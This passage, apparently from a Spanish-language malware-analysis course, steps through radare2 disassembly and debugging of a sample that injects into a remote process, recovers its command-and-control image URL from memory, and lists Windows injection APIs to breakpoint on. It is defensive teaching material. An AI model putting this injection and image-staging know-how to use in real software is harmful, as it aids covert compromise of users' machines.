        |   0x00714e6a      8945f8         mov dword [ebp - 8], eax
        |   0x00714e6d      6a05           push 5                      ; 5
        |   0x00714e6f      8d4da8         lea ecx, [ebp - 0x58]
        |   0x00714e72      51             push ecx
        |   0x00714e73      8b55f8         mov edx, dword [ebp - 8]
        |   0x00714e76      52             push edx
        |   0x00714e77      e884cbffff     call 0x711a00
        |   0x00714e7c      83c40c         add esp, 0xc
        |   0x00714e7f      8945fc         mov dword [ebp - 4], eax
       ,==< 0x00714e82      eb1a           jmp 0x714e9e
       |`-> 0x00714e84      8d45d0         lea eax, [ebp - 0x30]
       |    0x00714e87      50             push eax
       |    0x00714e88      8b4d14         mov ecx, dword [ebp + 0x14]
       |    0x00714e8b      51             push ecx
       |    0x00714e8c      8b5510         mov edx, dword [ebp + 0x10]
       |    0x00714e8f      52             push edx
       |    0x00714e90      8b45f0         mov eax, dword [ebp - 0x10]
       |    0x00714e93      50             push eax
       |    0x00714e94      8b4d08         mov ecx, dword [ebp + 8]
       |    0x00714e97      51             push ecx
       |    0x00714e98      ff5520         call dword [ebp + 0x20]     ; 32
       |    0x00714e9b      8945fc         mov dword [ebp - 4], eax
       `--> 0x00714e9e      8b45fc         mov eax, dword [ebp - 4]
            0x00714ea1      8be5           mov esp, ebp
            0x00714ea3      5d             pop ebp
            0x00714ea4      c3             ret
Si nos desplazamos allí podemos confirmar nuestra hipótesis:
[0x00714df0]> db 0x00714e77
[0x00714df0]> dc
hit breakpoint at: 0x714e77
[0x00714e77]> pxr @ esp
0x0019f0c0 0x0000003a  :... @ esp 58 edx,eax ascii (':')
0x0019f0c4 0x0019f0cc  .... PRIVATE  ecx R W 0x31c
0x0019f0c8 0x00000005  .... 5
0x0019f0cc 0x0000031c  .... @ ecx 796
0x0019f0d0 ..[ null bytes ]..   00000000
0x0019f0d4 0x0066006c  l.f. MAPPED  ascii ('l') R 0x1740000
0x0019f0d8 ..[ null bytes ]..   00000000
0x0019f0dc 0x0078f270  p.x. PRIVATE  R W 0xe8f18b56
0x0019f0e0 ..[ null bytes ]..   00000000
0x0019f0e4 0x00007924  $y.. 31012 ascii ('$')
0x0019f0e8 ..[ null bytes ]..   00000000
0x0019f0ec 0x0019f0f4  .... PRIVATE  R W 0x19efd0
0x0019f0f0 ..[ null bytes ]..   00000000
0x0019f0f4 0x0019efd0  .... PRIVATE  R W 0x36323631 1626
Tras la llamada, veremos cómo se escribe en el proceso remoto (argumento 0x0066006c):

Y si avanzamos veremos una llamada similar; al inspeccionarla, obtendremos la URL del C2:
[0x00714e77]> pd 20 @ 0x0078f270
            0x0078f270      56             push esi
            0x0078f271      8bf1           mov esi, ecx
            0x0078f273      e848030000     call 0x78f5c0
            0x0078f278      6800800000     push 0x8000
            0x0078f27d      6a00           push 0
            0x0078f27f      56             push esi
            0x0078f280      baddf553cd     mov edx, 0xcd53f5dd
            0x0078f285      8bc8           mov ecx, eax
            0x0078f287      e8d4000000     call 0x78f360

after another call
Que puede extraerse fácilmente de memoria:
[0x00714e77]> pxw @ 0x0019fb30
0x0019fb30  0x70747468 0x2f2f3a73 0x6d692e69 0x2e727567  https://i.imgur.
0x0019fb40  0x2f6d6f63 0x68736d65 0x2e545445 0x00676e70  com/emshETT.png.
0x0019fb50  0x00000000 0x3bc01699 0x3bc01699 0x3bc01699  .......;...;...;
0x0019fb60  0x3bc01699 0x3bc01699 0x3bc01699 0x3bc01699  ...;...;...;...;
Y aparecerá justo después en el proceso remoto:

Y corresponde a esta imagen (captura de pantalla):

En este punto podemos depurar el proceso remoto, poner breakpoints allí y continuar la inspección. Veremos referencias a llamadas de la API WININET descargando esa imagen, almacenándola en TMP y usándola para extraer la configuración, así como la creación y migración al proceso cmd.exe y algo de regedit... pero eso lo veremos en futuras entregas.
APIs a las que prestar atención
Cualquiera de estas puede servir como breakpoint al analizar malware. Ten en cuenta que Zw y Nt pueden usarse como prefijos, así como A/W como sufijos.
De KERNEL32
- VirtualAllocEx
- VirtualAlloc
- VirtualProtectEx
- ReadProcessMemory
- WriteProcessMemory
- CreateProcess
- CreateRemoteThread
- CreateToolhelp32Snapshot
- Process32First
- Process32Next
De NTDLL
Para desmapear memoria:
- NtUnmapViewOfSection
- ZwUnmapViewOfSection
- NtFlushVirtualMemory
- ZwFlushVirtualMemory
Para reservar, leer y escribir memoria:
- NtWriteVirtualMemory
- NtProtectVirtualMemory
- NtAllocateVirtualMemory
- NtQueryVirtualMemory
- NtReadVirtualMemory
Para ejecutar:
- NtCreateThread
- NtResumeThread
- NtOpenProcess
Antes de continuar
Describe la etapa analizada, sus datos de entrada y la evidencia que muestra su resultado. Relaciona cada captura con una función o transición concreta del caso.
El progreso se guarda en este navegador. Puedes recorrer las lecciones en cualquier orden.